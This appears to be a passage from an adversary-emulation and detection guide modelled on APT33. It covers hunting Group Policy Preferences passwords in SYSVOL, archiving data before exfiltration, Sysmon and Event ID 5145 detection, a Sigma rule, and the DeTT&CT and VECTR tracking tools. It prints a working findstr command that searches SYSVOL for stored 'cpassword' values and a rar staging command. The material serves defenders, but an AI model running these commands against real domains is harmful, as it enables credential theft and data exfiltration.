
Adversaries may attempt to find unsecured credentials in Group Policy Preferences (GPP). GPP are tools that allow administrators to create domain policies with embedded credentials. These policies allow administrators to set local accounts. These group policies are stored in SYSVOL on a domain controller. This means that any domain user can view the SYSVOL share and decrypt the password (using the AES key that has been made public).

```
findstr /S cpassword %logonserver%\sysvol\*.xml
```

APT33: Detection

GPP files containing local administrator passwords are normally accessed by computer accounts, which have a “$” suffix. Using Event ID 5145 with a search for sysvol, the \policies\machine path and excluding computer accounts, we can identify malicious activity.

Another option using some kind of honeypot is to deploy a new XML file with permissions set to Everyone:Deny and monitoring for Access Denied errors.



APT33: Sigma Rule

```yaml
title: Suspicious SYSVOL Domain Group Policy Access
id: 05f3c945-dcc8-4393-9f3d-af65077a8f86
status: experimental
description: Detects Access to Domain Group Policies stored in SYSVOL
references:
    - https://adsecurity.org/?p=2288
    - https://www.hybrid-analysis.com/samplef2943f5e45befa52fb12748ca7171d30096e
      1d4fc3c365561497c618341299d5?environmentId=100
author: Markus Neis, Jonhnathan Ribeiro, oscd.community
date: 2018/04/09
modified: 2020/11/28
tags:
    - attack.credential_access
    - attack.t1552.006
    - attack.t1003      # an old one
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine|contains|all:
            - '\SYSVOL\'
            - '\policies\'
    condition: selection
falsepositives:
    - administrative activity
level: medium
```

https://raw.githubusercontent.com/SigmaHQ/sigma/master/rules/windows/process_creation/win_susp_sysvol_access.yml

APT33: Archive Collected Data: Archive via Utility

An adversary may compress and/or encrypt data that is collected prior to exfiltration. Compressing the data can help to obfuscate the collected data and minimize the amount of data sent over the network. Encryption can be used to hide information that is being exfiltrated from detection or make exfiltration less conspicuous upon inspection by a defender.

The following is an example of an operational procedure that could be used by APT33.

```
C:\Users\User\Documents>rar a -r Sensitive

RAR 6.10 x64   Copyright (c) 1993-2022 Alexander Roshal   24 Jan 2022
Trial version             Type 'rar -?' for help

Evaluation copy. Please register.

Creating archive Sensitive.rar

Adding    desktop.ini                                                OK
Adding    Rar.exe                                                    OK
Adding    Sensitive\New Microsoft Excel Worksheet - Copy (2).xlsx    OK
Adding    Sensitive\New Microsoft Excel Worksheet - Copy (3).xlsx    OK
Adding    Sensitive\New Microsoft Excel Worksheet - Copy (4).xlsx    OK
Adding    Sensitive\New Microsoft Excel Worksheet - Copy (5).xlsx    OK
Adding    Sensitive\New Microsoft Excel Worksheet - Copy (6).xlsx    OK
Adding    Sensitive\New Microsoft Excel Worksheet - Copy (7).xlsx    OK
Adding    Sensitive\New Microsoft Excel Worksheet - Copy (8).xlsx    OK
Adding    Sensitive\New Microsoft Excel Worksheet - Copy.xlsx        OK
```

APT33: Detection

Using Sysmon Event ID 1 (Process creation), we can detect usage of archiving utilities such as WinRAR.

Since this tool is also frequently used for legitimate purposes by users, it's important to try to distinguish from malicious usage.

The example on the right shows the result from calling rar.exe via the command line.

Event 1, Sysmon

General | Details

```
Process Create:
RuleName: -
UtcTime: 2022-02-21 15:06:09.458
ProcessGuid: {ca00cd53-aa61-6213-ad03-000000000d00}
ProcessId: 3920
Image: C:\Users\User\Documents\Rar.exe
FileVersion: 6.10.0
Description: Command line RAR
Product: WinRAR
Company: Alexander Roshal
OriginalFileName: -
CommandLine: rar  a -r Sensitive
CurrentDirectory: C:\Users\User\Documents\
User: VICTIM\User
LogonGuid: {ca00cd53-a03d-6213-ef6b-020000000000}
LogonId: 0x26BEF
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=FAC97E0E14C47740AB74C0C14C0F9CEC,SHA256=9C19F842CF9FCA4CB22F64B04D1C26F
ParentProcessGuid: {ca00cd53-a0b2-6213-df00-000000000d00}
ParentProcessId: 6720
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\WINDOWS\system32\cmd.exe"
ParentUser: VICTIM\User
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	21/02/2022 16:06:09
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	Victim
OpCode:	Info		

APT33: Detection

This example shows a GUI-based execution WinRAR by a real user.


Note the difference in image, command line, and parent image; an important distinction to avoid false positives!

Event 1, Sysmon

General | Details

```
Process Create:
RuleName: -
UtcTime: 2022-02-21 15:03:10.082
ProcessGuid: {ca00cd53-a9ae-6213-9f03-000000000d00}
ProcessId: 4044
Image: C:\Program Files\WinRAR\WinRAR.exe
FileVersion: 6.10.0
Description: WinRAR archiver
Product: WinRAR
Company: Alexander Roshal
OriginalFileName: WinRAR.exe
CommandLine: "C:\Program Files\WinRAR\WinRAR.exe" a -ep1  -scul -r0 -iext  -imon1 -- . C:\Users\User\Documents\Sensitive
CurrentDirectory: C:\Users\User\Documents\
User: VICTIM\User
LogonGuid: {ca00cd53-a03d-6213-ef6b-020000000000}
LogonId: 0x26BEF
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=C8F1609CD422D058754D2CA92FA6C46C,SHA256=BF4EB518D52EEE114DBA9B7056D4DAB53D308C2A54C8CC979C53
ParentProcessGuid: {ca00cd53-a044-6213-7300-000000000d00}
ParentProcessId: 4376
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\WINDOWS\Explorer.EXE
ParentUser: VICTIM\User
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	21/02/2022 16:03:10
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	Victim
OpCode:	Info		



AUTOMATION AND IMPROVEMENT TRACKING

METRICS AND IMPROVEMENT TRACKING

Once the emulation plan is done and the TTPs can be executed in a consistent, repeatable fashion, all that is left is keeping track of metrics and measuring improvement.

DeTT&CT

Created by the Rabobank CDC, DeTT&CT aims to assist blue teams using ATT&CK to score and compare data log source quality, visibility coverage, detection coverage and threat actor behaviors. It is like the MITRE ATT&CK navigator focused on detection. The DeTT&CT framework consists of a Python tool, YAML administration files, the DeTT&CT Editor and scoring tables for the different aspects.

- DeTT&CT provides the following functionality:
- Administrate and score the quality of your data sources.
- Get insight on the visibility you have on for example endpoints.
- Map your detection coverage.
- Map threat actor behaviors.
- Compare visibility, detections and threat actor behaviors to uncover possible improvements in detection and visibility. This can help you to prioritize your blue teaming efforts.

While DeTT&CT is more focused on the quality and improvement of data sources, visibility, and detection, it is not really aimed at keeping track of emulation results. This is where Vectr comes in.


Vectr

VECTR is a tool that facilitates tracking of your red and blue team testing activities to measure detection and prevention capabilities across different attack scenarios. VECTR provides the ability to create assessment groups, which consist of a collection of Campaigns and supporting Test Cases to simulate adversary threats. Campaigns can be broad and span activity across the kill chain, from initial compromise to privilege escalation and lateral movement and so on, or can be a narrow in scope to focus on specific detection layers, tools, and infrastructure.

As such, Vectr allows to create an adversary emulation plan in the form of a Campaign and repeatedly keep track of the results of the emulation. Through historical trends of the campaigns, progress can be tracked in terms of prevented and detected TTPs.

IMPROVEMENT TRACKING

Once the emulation plan is done and the TTPs can be executed in a consistent, repeatable fashion, all that is left is keeping track of metrics and measuring improvement.



